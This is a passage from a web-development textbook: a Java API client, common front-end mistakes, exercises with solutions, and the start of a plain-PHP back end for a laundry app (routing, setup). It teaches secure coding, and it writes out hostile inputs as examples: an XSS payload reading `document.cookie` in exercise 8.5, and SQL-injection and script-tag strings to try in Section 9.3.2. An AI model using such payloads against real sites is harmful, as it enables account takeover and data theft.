Listing 8.20 is the part of `main` that asks for the dashboard and the monthly report.

Listing 8.20 `clients/java/LaundryClient.java`: logging in as the owner and printing the dashboard and the best month, the same questions as the Python client in the same order.

```
        Map<String, Object> me =
                api.login("owner@profitina-laundry.example", "Owner#2026");
        System.out.println("\nLogged in as " + me.get("name")
                + " (" + me.get("role") + ")");
        Map<String, Object> d = api.get("/api/reports/dashboard?date=2026-09-30");
        for (Object x : list(d.get("outlets"))) {
            Map<String, Object> o = map(x);
            System.out.printf("  %s  in process %2d  overdue %d  ready %2d  "
                    + "received today %s%n", o.get("outlet_id"),
                    o.get("in_process"), o.get("overdue"), o.get("ready"),
                    money(o.get("received_today")));
        }
        System.out.println("  September 2026 charged: "
                + money(d.get("month_charged_total")));
        Map<String, Object> m =
                api.get("/api/reports/monthly?from=2025-10-01&to=2026-09-30");
        Map<String, Object> best = null;
        for (Object x : list(m.get("rows"))) {
            long charged = (Long) map(x).get("charged");
            if (best == null || charged > (Long) best.get("charged")) {
                best = map(x);
            }
        }
        System.out.println("  Best month " + best.get("month") + ": "
                + money(best.get("charged")) + "; the year: "
                + money(map(m.get("total")).get("charged")));
```

Run against another fresh copy of the database, the Java program prints the same 22 lines as the Python program; the comparison of the two outputs with `diff` printed nothing:

```
java LaundryClient.java http://localhost:6087 > java.txt
diff python.txt java.txt
```

Three clients in three languages, one of them a browser, received the same numbers from the same API. That is the practical meaning of “an API”: a promise about the shape of questions and answers that any program can rely on.

8.17 Profitina in Practice

Profitina Laundry is small, but its front end has the shape of every web product that serves both a business and its customers. The public pages are read by people who arrive once, on a phone, often on a slow connection, and who will leave the moment something looks broken. The staff pages are used all day by the same few people, on a shop computer, and they care about speed and about never losing a bill. One API behind both lets each side be designed for its users without duplicating a single business rule.

The same arrangement appears wherever a product has several faces: a web dashboard, a mobile app and a partner integration all reading the same API, each written in whatever suits it. The discipline that makes it work is the one this chapter practiced: the rules live on the server; the pages format and explain; the API’s field names and error codes are a contract that the tests guard (`LIVE-SAME`); and every client, including the browser, treats what it receives as data. Laundries in Indonesia are, for the most part, just such small businesses; the Indonesian Laundry Association (ASLI) alone reported more than 1,800 member businesses employing about 34,000 people in 2025 [17]. For a shop of that size, a front end made of three plain files that any developer can read is not a compromise; it is the right size of tool.

8.18 Common Mistakes, and How to Avoid Them

1. **Putting data into the page with `innerHTML`.** One customer name with a `<script>` or an `onerror` in it runs code in every staff browser. Build elements and set text with `textContent`, or with a helper like `el()`, and let a test forbid `innerHTML` for good.
2. **Trusting the page to enforce rules.** Hiding the **Monthly report** tab from a cashier, disabling a button, or computing the price in JavaScript is a convenience. The server must check the role, recompute the price and refuse the change, because anyone can call the API without the page.
3. **Forgetting `credentials: "include"`.** Without it the session cookie never reaches an API on another port, and the login seems to work while every later request answers 401.
4. **Mixing `localhost` and `127.0.0.1`.** They are different sites for the browser, so a `SameSite=Lax` cookie set by one is not sent to requests from the other. Use the same host name for the page and the API.
5. **Treating `fetch()` as throwing on HTTP errors.** It throws only when there is no response. Check `res.ok` (or `res.status`) every time, and turn the API's error object into one kind of error the pages can show.
6. **Leaving the user in an empty state.** A blank area after a failed request tells nobody anything. Say what happened and what to do: start the server, log in again, wait a minute, pick the files.
7. **Omitting the viewport meta element.** Without `<meta name="viewport" content="width=device-width, initial-scale=1">` a phone lays the page out at 980 pixels and shrinks it, and no media query ever fires.
8. **Letting a grid track grow with its content.** An `auto` column is at least as wide as its widest unbreakable child. For form columns write `grid-template-columns: minmax(0, 1fr)`.
9. **Showing more than the user may know.** "Wrong phone number" tells an attacker that the bill exists. Give the same answer for "no such bill" and "wrong phone", and show only the fields the API sends.
10. **Believing a test that cannot see the problem.** Logic tests and DOM tests do not measure layout or printing. Check the page in a real browser, at phone width and in print media, and say plainly in the test record what was not checked.

8.19 Chapter Summary

- The front end of Profitina Laundry is three pages, `index.html`, `status.html` and `admin.html`, plus a printable receipt, built from HTML, CSS and plain JavaScript without a framework or a build step.
- HTML describes meaning: landmarks (`header`, `nav`, `main`, `footer`), labeled form fields, tables and the `output` element. Semantic pages work for screen readers and search engines and survive a missing stylesheet; WCAG 2.2, also ISO/IEC 40500:2025, is the yardstick.
- CSS keeps the palette in custom properties, lays out the header with Flexbox and the tiles with Grid (`repeat(auto-fit, minmax(230px, 1fr))`, Equation (8.1)), and uses one media query to put the menu behind a button and turn tables into cards with `data-label`.
- Forms are accessible when every field has a `<label>`, the right `type`, `inputmode` and `autocomplete`, and messages live in `role="alert"` or `aria-live` regions.
- All data enters the page as text through `el()`; no script uses `innerHTML`, which a test enforces.
- `LiveApi.request()` is the single `fetch()` call: JSON headers, `credentials: "include"` for the `HttpOnly` session cookie, the `X-CSRF-Token` header for every change, and one `ApiError` for network failures and HTTP errors alike. `MockApi` answers the same methods from the CSV files.

- Every error state has a message that says what to do next; a 401 brings back the login card, and a missing data source offers a file picker.
- The receipt is built from `GET /api/bills/{id}` with the official logo, 80 mm wide, and `@media print` hides everything else.
- Three layers of tests, logic in Node.js (32 passed), pages in jsdom (8 passed) and a real Chromium (6 passed), found different bugs; only the browser found the 484-pixel page and the *null* on the receipt.
- The same API serves a Python client and a Java client that print identical answers.

8.20 Exercises

8.1 Name the landmark elements of `index.html` and say, for each, what a screen-reader user gains from it.

8.2 The dashboard's tiles use `repeat(auto-fit, minmax(230px, 1fr))` with a gap of 16 pixels. Using Equation (8.1), how many columns fit in a container 700 pixels wide? And 500 pixels wide? What is the smallest container width that gives three columns?

8.3 A customer types `4,3` (with a comma, as Indonesians write decimals) into the calculator. `core.js` accepts it. Using Equation (8.2), what does the calculator show for express service S0002? And for 12.01 kg of curtains (S0010, Rp 15.000 per kg)?

8.4 Explain why `status.html` uses `type="tel"` for the phone field and not `type="number"`. Give two concrete inputs that `type="number"` would spoil.

8.5 A colleague writes `row.innerHTML = "<td>" + customer.name + "</td>"` "because it is shorter". Write a customer name that would run code in the staff view, and rewrite the line with `el()`.

8.6 `fetch()` returned a response with status 409. Does `await fetch(...)` throw? What does `LiveApi.request()` do, and what does the queue show to the washer?

8.7 The page is opened at `http://127.0.0.1:5500/static/admin.html` and the API runs at `http://localhost:8000`. The login answers 200, but the dashboard answers 401. Explain the cause in terms of sites and `SameSite=Lax`, and give two different repairs.

8.8 Why does the anti-forgery token travel in a header and the session identifier in a cookie? What would an attacker's page be able to do if the API accepted the token in a cookie as well?

8.9 Add a line to `render()` of `status.js` that shows *Please bring Rp 40.000* when the bill is ready and has a balance, using `el()` and `PL.money()`. Where exactly does it go, and why is it safe even if the server sent a strange value?

8.10 The receipt shows `Rp 8.000` as the unit price of B0014 even after the owner raises the price list to Rp 8.500. Which expression in `receipt.js` makes that true, and which business rule requires it?

8.11 Write the print rule that would hide the **Print receipt** button of the bill panel on paper if the receipt were *not* shown, while keeping everything else of the page printable.

8.12 Extend the Python client of **Listing 8.18** so that it prints the number of receivables and their total from `GET /api/reports/receivables` while logged in as the owner. What does it print for the sample data?

8.13 Name one bug that each of the three test layers of **Table 8.5** could find and the other two could not.

8.21 Solutions to the Exercises

8.1 `header` (the site's banner: the logo and the menu, skippable), `nav` with `aria-label="Main menu"` (a named list of the site's pages, reachable with one key), `main` (the page's own content; a user can jump straight past the header), the two `section` elements with accessible names (*Services and prices* via `aria-labelledby`, and the calculator's section), and `footer` (the data source and settings). A screen reader lists these landmarks, so a blind user moves between regions the way a sighted user glances around the page.

8.2 With $g = 16$ and $m = 230$: for $W = 700$, $\lfloor 716/246 \rfloor = \lfloor 2.91 \rfloor = 2$ columns; for $W = 500$, $\lfloor 516/246 \rfloor = 2$ columns as well, because $2 \times 230 + 16 = 476 \leq 500$. Three columns need $3 \times 230 + 2 \times 16 = 722$ pixels, so the smallest container is 722 pixels wide; indeed $\lfloor 738/246 \rfloor = 3$.

8.3 `roundUpUnits("4,3")` reads 4.3 and rounds up to $u = 5$. Express costs $12{,}000 \times 5 = 60{,}000$: *5 x Rp 12.000 = Rp 60.000*, and the page adds that regular service would be Rp 40.000, so the surcharge is Rp 20.000. For 12.01 kg of curtains, $u = \lceil 12.01 \rceil = 13$ and the price is $15{,}000 \times 13 = 195{,}000$: *13 x Rp 15.000 = Rp 195.000*, ready within 120 hours.

8.4 A phone number is a string of digits with meaning in every position, not a quantity. `type="number"` would remove the leading zero of `0896...` (browsers store the value as a number) and would reject or mangle `0896-0000-1482` and `0896 0000 1482`, the forms customers actually type. It would also show spinner arrows that make no sense for a phone. `type="tel"` keeps the text as typed and gives phones the dialing keypad.

8.5 A name such as `<img src=x onerror="alert(document.cookie)">` is parsed as an image whose failure runs the script (the cookie itself is `HttpOnly` and hidden, but the script can call the API as the logged-in employee). The safe line is `row.append(el("td", {}, customer.name))`: `el()` makes the name a text node.

8.6 No. `fetch()` resolves with the response; only a network failure makes it throw. `request()` sees `res.ok === false`, reads `{"error": {"code": "conflict", "message": "B2941 is already finished."}}` and throws `ApiError(409, "conflict", "B2941 is already finished.")`. `finish()` catches it and passes it to `handle()`, which shows the message in the message line; the queue is not reloaded.

8.7 The page's site is `127.0.0.1` and the API's is `localhost`. The login response sets a `SameSite=Lax` cookie for `localhost`; later `fetch()` calls from a page on another site are cross-site requests, and the browser does not attach a `Lax` cookie to a cross-site `fetch()`. The API therefore sees no session. Repairs: open the page as `http://localhost:5500/...`; or set the API address in **Connection settings** to `http://127.0.0.1:8000` so that both use the same host name.

8.8 The browser attaches cookies to every request to the API, whichever page caused it, so a cookie proves only that the browser has a session, not that the real page sent the request. A custom header can be set only by a script running in a page the API allows (CORS), and the token's value is known only to the real page. If the API also accepted the token from a cookie, the attacker's page would make the browser send that cookie automatically and the protection would disappear.

8.9 After the `dl` element and before the outlet line, add `r.status_text === "Ready for pickup" && r.balance > 0 ? el("p", {class: "big"}, "Please bring " + PL.money(r.balance)) : null`. It is safe because `el()` makes the text a text node and `PL.money()` formats a number; a strange value would at worst print strange text, never run code.

8.10 `const unitPrice = b.payment > 0 ? b.payment / b.unit : b.service.price;`. `b.payment` is the amount charged and stored when the bill was made, 24000 for 3 units, so the unit price is 8000 whatever the price list says today. Rule BR-1 requires that the price is copied at creation and that price-list changes affect only new bills.

8.11 `@media print { body:not(.has-receipt) #bill-detail button { display: none; } }`. When no receipt is shown the page prints normally without the button; when a receipt is shown the rules of **Listing 8.15** hide everything anyway.

8.12 After the monthly report, add:

```
    rec = api.request("GET", "/api/reports/receivables")
    print(f"  Receivables: {rec['count']} bills, {money(rec['total_balance'])}")
```

For the sample data it prints `Receivables: 38 bills, Rp 1.529.000`, the numbers of the API documentation.

8.13 Logic tests: a wrong rounding rule in `core.js`, or the live API renaming a field (`LIVE-SAME`), found in seconds with no browser. Page tests in jsdom: a script that looks for an element id that does not exist, or a form handler that forgets `preventDefault()`, visible only when the page's scripts run against its DOM. Browser tests: the 484-pixel page at phone width and the print rules of the receipt, which need a layout engine and print media.

References

[1] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/ (accessed Sep. 2026).

[2] StatCounter Global Stats, *Browser Market Share Indonesia*, Aug. 2026. [Online]. Available: https://gs.statcounter.com/browser-market-share/all/indonesia

[3] endoflife.date, *Node.js*. [Online]. Available: https://endoflife.date/nodejs (accessed Sep. 2026).

[4] Prettier, *Prettier: An opinionated code formatter*, Options: Print Width. [Online]. Available: https://prettier.io/docs/options

[5] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation. [Online]. Available: https://www.w3.org/TR/WCAG22/

[6] W3C, "W3C Web Content Accessibility Guidelines 2.2 approved as ISO/IEC international standard," press release, Oct. 21, 2025. [Online]. Available: https://www.w3.org/press-releases/2025/wcag22-iso-pas/

[7] StatCounter Global Stats, *Desktop vs Mobile vs Tablet Market Share Indonesia*, Aug. 2026. [Online]. Available: https://gs.statcounter.com/platform-market-share/desktop-mobile-tablet/indonesia/

[8] Republik Indonesia, *Peraturan Pemerintah Nomor 33 Tahun 2026* (implementing regulation of UU No. 27/2022 on Personal Data Protection), enacted Jul. 16, 2026. Summary: https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi

[9] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[10] WHATWG, *Fetch Living Standard*. [Online]. Available: https://fetch.spec.whatwg.org/

[11] MDN Web Docs, *Using the Fetch API*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

[12] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[13] CNBC Indonesia, "QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026," Sep. 7, 2026 (Bank Indonesia figures). [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[14] Microsoft, *Playwright: Release notes*. [Online]. Available: https://playwright.dev/docs/release-notes (accessed Sep. 2026).

[15] Python Software Foundation, *urllib.request: Extensible library for opening URLs*, and *http.cookiejar: Cookie handling for HTTP clients*, Python 3.14 documentation. [Online]. Available: https://docs.python.org/3/library/urllib.request.html

[16] Oracle, *Java SE 21 API: java.net.http.HttpClient*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.net.http/java/net/http/HttpClient.html

[17] TrenMedia, "Industri Laundry di Indonesia Serap Ribuan Tenaga Kerja: Bukan Sekadar Usaha Sampingan," Aug. 26, 2025 (figures of the Asosiasi Laundry Indonesia). [Online]. Available: https://www.trenmedia.co.id/industri-laundry-di-indonesia-serap-ribuan-tenaga-kerja-bukan-sekadar-usaha-sampingan/

Chapter 9
The PHP Track

By the end of this chapter you will be able to run the complete Profitina Laundry application written in plain PHP, first with PHP's built-in server in one command and then under Apache in XAMPP, and to read every part of it with understanding. You will follow a request from the front controller through the router and the kernel to a page or a JSON answer; see how PDO talks to SQLite by default and to MySQL or MariaDB when one setting changes; watch a login checked against a PBKDF2 hash, a session started safely and a form protected by a CSRF token; and see how every input is validated on the server and every value escaped in the templates. You will create a bill the way a cashier does, record payments, print the receipt with the official logo, export the monthly report as CSV and use the same functions through the JSON API. You will run the track's 109 checks, 6 of them against a real MariaDB server, and finally build the same feature, creating a bill, in Python and in Java and see all three print identical results.

9.1 Where We Left Off

Chapter 8 built the front end: pages that call `fetch("/api/bills/B2938")` and draw whatever JSON comes back. In that chapter the answers came from somewhere else, either from the CSV files read by the mock data source or from "the PHP track", started with one command and otherwise taken on trust. This chapter opens that box.

The PHP track is the first **back end** of the book: the program on the server that owns the database, decides who may do what, calculates every price, and answers both the browser's page requests and the JSON API. Everything the front end must never be trusted with happens here. A cashier's browser may say that five kilograms of wash, dry and fold cost one rupiah; the server computes Rp 40.000 anyway. A washer may un-hide the **Reports** tab; the server answers 403. A stranger may type `' OR '1'='1` into the customer search; the server passes it to the database as a harmless string.

The track is written in plain PHP 8: no framework, no Composer, no packages to download. That is a deliberate teaching choice, and Section 9.2 explains it. Chapter 13 rebuilds the same application with Laravel, and the comparison will be much more instructive once you have seen, here, every piece that a framework would otherwise hide.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A web back end repeats one short story for every request: *who is asking? may they? is what they sent sensible? do it, all or nothing; show the result without letting any of it become code.* In this track those five steps have names you can find in the source: `self::user()`, `Auth::require()`, `Validate` and the model's checks, `Db::transaction()`, and `h()`. Learn to see the five steps in every handler and you can read any back end, in any language.

9.2 Why PHP, and What the Track Contains

9.2.1 PHP in 2026

PHP is still the most common server-side language of the web. W3Techs, which surveys the ten million most visited websites, found PHP behind 69.9 percent of the sites whose server-side language it could identify on 23 September 2026 [1]. Much of that is WordPress, but the reason it matters to a small laundry is simpler: nearly every cheap shared web host in Indonesia runs PHP out of the box, and XAMPP puts PHP, Apache and MariaDB on a student's laptop with one installer.

The language itself is modern. PHP 8.5, released on 20 November 2025, is the newest line; PHP 8.4 is in active support until the end of 2026; PHP 8.3 and 8.2 receive security fixes only, 8.2 until 31 December 2026; and PHP 8.1 reached its end of life on 31 December 2025 [2]. The track uses typed properties, `readonly` promoted constructor parameters, `match`, arrow functions and the `never` return type, all available since PHP 8.1, so it runs on any supported version. It was tested here with PHP 8.4.21. **Table 9.1** lists what was installed and run for this chapter.

Table 9.1 The software used to run the PHP track for this chapter, and the newest releases. XAMPP's newest release still ships PHP 8.2, which leaves security support at the end of 2026.

Component	Version used here	Newest as of September 2026
PHP (CLI and built-in server)	8.4.21, with `pdo_sqlite` and `pdo_mysql`	8.5.10 (8.4.25 in the 8.4 line) [2]
SQLite, through PHP's `pdo_sqlite`	3.45.1	
MariaDB server (the MySQL switch)	10.11.14	
XAMPP (not runnable here)		8.2.12 of November 2023, with PHP 8.2.12 and MariaDB 10.4.32 [3]
Python and Java (Section 9.20)	Python 3.11.15, OpenJDK 21, sqlite-jdbc 3.53.2.0	Python 3.14, JDK 25

9.2.2 Why no framework

A framework such as Laravel or Symfony gives you routing, database access, sessions, CSRF protection and templates in one package, and for a real product that is usually the right choice. For learning it has one drawback: each of those parts is a black box until you have built one yourself. This track builds each of them in the smallest form that is still correct: a router in about 60 lines, a database helper in about 175, sessions, login, roles and CSRF in about 215. After reading them you will know what a framework does for you, what it cannot do for you, and what to look for when something goes wrong inside one.

"No Composer" has a second, practical meaning: nothing is downloaded. A student in a school laboratory with a slow connection, or a firewall that blocks Packagist, can unpack the folder and run it. The only requirements are PHP with the `pdo_sqlite` extension, which almost every PHP installation has, and `pdo_mysql` for the MySQL switch.

9.2.3 The files

Table 9.2 maps the folder. Keep it open while reading; every later section names the file it explains.

Table 9.2 The folder of the PHP track. Only `public/` is visible to a browser; everything else is reachable only through `index.php`.

Path	Job
`config.php`	the settings; **the** switch `'db_engine' => 'sqlite'` or `'mysql'`
`config.local.example.php`	copy to `config.local.php` for your own passwords (kept out of Git)
`public/index.php`	the front controller: the table of all routes
`public/.htaccess`, `.htaccess`	for Apache only: send every request to `index.php`; keep everything outside `public/` unreachable
`public/assets/`	`style.css`, `app.js`, `receipt.css`, the official logos
`src/bootstrap.php`	loads every source file and the settings, in a list you can read
`src/App.php`, `AppError.php`, `helpers.php`	settings and clock; the error type; `h()`, `money()`, `url()`, `csrf_field()`
`src/Kernel.php`, `Router.php`	one request: headers, session, route, errors
`src/Web.php`, `Api.php`	the HTML pages and the JSON API, one method per route
`src/Auth.php`, `Password.php`, `RateLimit.php`	sessions, login, roles, CSRF; PBKDF2 hashes; login and status-check limits
`src/Rules.php`, `Validate.php`	the business rules BR-1 to BR-16; server-side input checks
`src/Db.php`	PDO: the only database-dialect code of the track
`src/models/*.php`	`Bills`, `Customers`, `Services`, `Employees`, `Outlets`, `Reports`
`templates/*.php`	the HTML of every page, every value printed through `h()`
`data/`	created on the first start: the working copy of the database, sessions, the log
`tests/run.php`, `tests/lib.php`	the automated checks

The chapter's copy of the track is in `ProfitinaLaundry/Code_new/Chapter09/php/`, next to a copy of the sample database in `Chapter09/database/`, exactly as in the application, and the side-by-side programs of Section 9.20 are in `Chapter09/side-by-side/`. The code was formatted at 84 columns with Prettier's PHP plugin so that the listings fit the page, the printed parts were tidied by hand, and all 109 checks were run again on the formatted copy (Section 9.19). Every listing below is printed from those files.

9.3 Running It with `php -S`

9.3.1 One command

Install PHP as Chapter 2 described (on Windows the PHP of XAMPP, on macOS Homebrew's, on Linux `sudo apt install php-cli php-sqlite3 php-mysql php-mbstring`), check that `php -m` lists `pdo_sqlite`, open the `php` folder in VS Code, open a terminal and type:

```
php -S localhost:8000 -t public
```

`-S localhost:8000` starts PHP's **built-in web server** on port 8000 of your own computer; `-t public` makes the `public` folder its document root, so the browser can reach `public/assets/style.css` as `/assets/style.css` and can never reach `src/` or `config.php` at all. When a request names a file that exists in `public/`, the server sends the file; for every other path it runs `public/index.php`, which is exactly what a front controller needs. The PHP manual is

blunt about this server's purpose: it is made for development, testing and demonstrations and "should not be used on a public network" [4]. For the shop's real server, Section 9.18 shows Apache.

Open `http://localhost:8000`. On the very first request the track notices that `data/laundry.db` does not exist and copies the sample database `../database/laundry.db` there, so the original stays clean. To start again from the sample data, stop the server with `Ctrl+C`, delete `data/laundry.db` and start it again.



Figure 9.1 The login page of the PHP track (S01), captured from the running server. The official logo appears twice: in the header of every page and on the login card.

Figure 9.1 is the first page you see. The demo accounts are those of every track: the owner `owner@profitina-laundry.example` with `Owner#2026`, the cashier `kasir1@...` with `Kasir#2026`, the washer `cuci1@...` with `Cuci#2026`, and the other employees with `Laundry#2026`. The footer says *Clock: 30 Sep 2026 21:00 (sample-data snapshot)*: `config.php` fixes the clock at the moment the sample data ends, so the dashboard, the queue and the word "overdue" show the numbers of the documentation. A real shop sets `'now' => null` and gets the real time in WIB.

9.3.2 A ten-minute tour

1. Log in as the washer `cuci1@...`: the menu has only **Dashboard** and **Queue**, and no rupiah amount appears anywhere.
2. Log in as the cashier `kasir5@profitina-laundry.example` (outlet O03 Wiyung), open **Bills > + New bill**, search `syaiful`, choose C0151 Syaiful Wijaya, service S0001, quantity 5, rack A03, pay part 20000 cash, and press **Save bill**. You get bill B2954 and a green *Bill B2954 saved.* Then press **Print receipt**.
3. Log in as the owner, open **Reports > Monthly revenue > Download CSV**, and open the file in a spreadsheet.
4. Try to break it: search customers for `' OR '1'='1`, or register a customer named `<script>alert(1)</script>`. Nothing happens, and by the end of Section 9.12 you will know the two lines of code that make sure of it.

9.4 The Front Controller and the Router

9.4.1 One entrance

A **front controller** is a single script that receives every request of an application and decides what to do with it. The alternative, one PHP file per page (`bills.php`, `bill_new.php`, `receipt.php`, ...), was common in the early 2000s; it spreads the security checks over dozens of files, and the one file that forgets a check becomes the way in. **Listing 9.1** is this track's front controller, complete.

Listing 9.1 `php/public/index.php`: the front controller. It loads the application, lists every route of the web pages and of the JSON API, and hands the request to the kernel.

```php
<?php
// ============================================================================
// Profitina Laundry (PHP track) - the front controller.
// Every request that is not a file in public/ (CSS, logo, JS) comes here.
// Start the app from the php folder with:   php -S localhost:8000 -t public
// ============================================================================
declare(strict_types=1);

require __DIR__ . '/../src/bootstrap.php';
require __DIR__ . '/../src/Web.php';
require __DIR__ . '/../src/Api.php';
require __DIR__ . '/../src/Kernel.php';

$r = new Router();

// ---- web pages (docs/ui-walkthrough.md) ------------------------------------
$r->get('/login', [Web::class, 'loginForm']); // S01
$r->post('/login', [Web::class, 'login']);
$r->post('/logout', [Web::class, 'logout']);
$r->get('/', [Web::class, 'dashboard']); // S02
$r->get('/queue', [Web::class, 'queue']); // S03
$r->get('/bills', [Web::class, 'bills']);
$r->get('/bills/new', fn() => Web::billNew()); // S04
$r->post('/bills', [Web::class, 'billCreate']);
$r->get('/bills/{id}', [Web::class, 'billShow']); // S05
$r->get('/bills/{id}/edit', fn($id) => Web::billEdit($id));
$r->post('/bills/{id}/edit', [Web::class, 'billUpdate']);
$r->post('/bills/{id}/finish', [Web::class, 'billFinish']);
$r->post('/bills/{id}/handover', [Web::class, 'billHandover']);
$r->post('/bills/{id}/cancel', [Web::class, 'billCancel']);
$r->post('/bills/{id}/complaint', [Web::class, 'billComplaint']);
$r->get('/bills/{id}/payments/new', fn($id) => Web::paymentNew($id)); // S06
$r->post('/bills/{id}/payments', [Web::class, 'paymentCreate']);
$r->get('/bills/{id}/receipt', [Web::class, 'receipt']); // S07
$r->get('/customers', [Web::class, 'customers']); // S08
$r->get('/customers/new', fn() => Web::customerNew()); // S09
$r->post('/customers', [Web::class, 'customerCreate']);
$r->get('/customers/{id}', [Web::class, 'customerShow']); // S10
$r->get('/customers/{id}/edit', fn($id) => Web::customerEdit($id));
$r->post('/customers/{id}/edit', [Web::class, 'customerUpdate']);
$r->post('/customers/{id}/delete', [Web::class, 'customerDelete']);
$r->post('/customers/{id}/topup', [Web::class, 'customerTopUp']);
$r->get('/services', [Web::class, 'services']); // S11
$r->get('/services/new', fn() => Web::serviceNew());
$r->post('/services', [Web::class, 'serviceCreate']);
$r->get('/services/{id}/edit', fn($id) => Web::serviceEdit($id));
```

Listing 9.1 (Continued) *php/public/index.php: the front controller. It loads the application, lists every route of the web pages and of the JSON API, and hands the request to the kernel.*

```
$r->post('/services/{id}/edit', [Web::class, 'serviceUpdate']);
$r->post('/services/{id}/delete', [Web::class, 'serviceDelete']);
$r->get('/reports', fn() => redirect('/reports/monthly')); // S12
$r->get('/reports/{name}', [Web::class, 'reports']);
$r->get('/employees', [Web::class, 'employees']); // S14
$r->get('/employees/{id}/password', fn($id) => Web::employeePasswordForm($id));
$r->post('/employees/{id}/password', [Web::class, 'employeePassword']);
$r->post('/employees/{id}/disable', [Web::class, 'employeeDisable']);
$r->get('/status', [Web::class, 'status']); // S13 (public)

// ---- JSON API (docs/api.md) ------------------------------------------------
$r->post('/api/login', [Api::class, 'login']);
$r->post('/api/logout', [Api::class, 'logout']);
$r->get('/api/me', [Api::class, 'meGet']);
$r->get('/api/services', [Api::class, 'services']);
$r->get('/api/services/{id}', [Api::class, 'service']);
$r->post('/api/services', [Api::class, 'serviceCreate']);
$r->put('/api/services/{id}', [Api::class, 'serviceUpdate']);
$r->delete('/api/services/{id}', [Api::class, 'serviceDelete']);
$r->get('/api/bills', [Api::class, 'bills']);
$r->post('/api/bills', [Api::class, 'billCreate']);
$r->get('/api/bills/{id}', [Api::class, 'bill']);
$r->post('/api/bills/{id}/status', [Api::class, 'billStatus']);
$r->post('/api/bills/{id}/cancel', [Api::class, 'billCancel']);
$r->post('/api/bills/{id}/complaint', [Api::class, 'billComplaint']);
$r->post('/api/bills/{id}/payments', [Api::class, 'billPayment']);
$r->get('/api/customers', [Api::class, 'customers']);
$r->post('/api/customers', [Api::class, 'customerCreate']);
$r->get('/api/customers/{id}', [Api::class, 'customer']);
$r->put('/api/customers/{id}', [Api::class, 'customerUpdate']);
$r->delete('/api/customers/{id}', [Api::class, 'customerDelete']);
$r->get('/api/status', [Api::class, 'status']);
$r->get('/api/reports/{name}', [Api::class, 'report']);
$r->get('/api/outlets', [Api::class, 'outlets']);
$r->get('/api/employees', [Api::class, 'employees']);

Kernel::run($r);
```

Read it as a table of contents of the whole application. Each line pairs an HTTP method and a path pattern with the function that handles it. The comments `S01` to `S15` are the screen numbers of the UI walkthrough, so a reader can go from a screen to its code in one search. `{id}` marks a part of the path that varies: `/bills/B2938` and `/bills/B0014` both match `GET /bills/{id}`, and the handler `Web::billShow` receives the id as its argument. Handlers are written either as `[Web::class, 'billShow']`, PHP's notation for "the static method `billShow` of the class `Web`", or as a short arrow function when the handler needs no extra arguments and the method has optional parameters, as `fn () => Web::billNew()` does.

Notice that the page routes and the API routes call different classes, `Web` and `Api`, but those classes call the same models. There is one `Bills::create()` in the track, whether the bill comes from the cashier's form or from a JSON request.

9.4.2 The router

Listing 9.2 is the router, the object that turns "GET /bills/B2938" into a call of `Web::billShow("B2938")`.

Listing 9.2 `php/src/Router.php`: routes become regular expressions; `match()` returns the handler and the values of the `{...}` parts, or throws 404 or 405.

```php
<?php
declare(strict_types=1);

/**
 * A tiny router: "GET /bills/{id}" -> a function.
 * {id} matches one path segment and is passed to the function as a string.
 */
final class Router
{
    private array $routes = [];

    public function get(string $pattern, callable $handler): void
    {
        $this->add('GET', $pattern, $handler);
    }

    public function post(string $pattern, callable $handler): void
    {
        $this->add('POST', $pattern, $handler);
    }

    public function put(string $pattern, callable $handler): void
    {
        $this->add('PUT', $pattern, $handler);
    }

    public function delete(string $pattern, callable $handler): void
    {
        $this->add('DELETE', $pattern, $handler);
    }

    public function add(string $method, string $pattern, callable $handler): void
    {
        $regex = '#^' . preg_replace('#\{[a-z_]+\}#', '([^/]+)', $pattern) . '$#';
        $this->routes[] = [$method, $regex, $handler];
    }
```

Listing 9.2 (Continued) *php/src/Router.php: routes become regular expressions; match() returns the handler and the values of the {...} parts, or throws 404 or 405.*

```php
    /**
     * Returns [handler, params] for the request, or throws 404 / 405.
     */
    public function match(string $method, string $path): array
    {
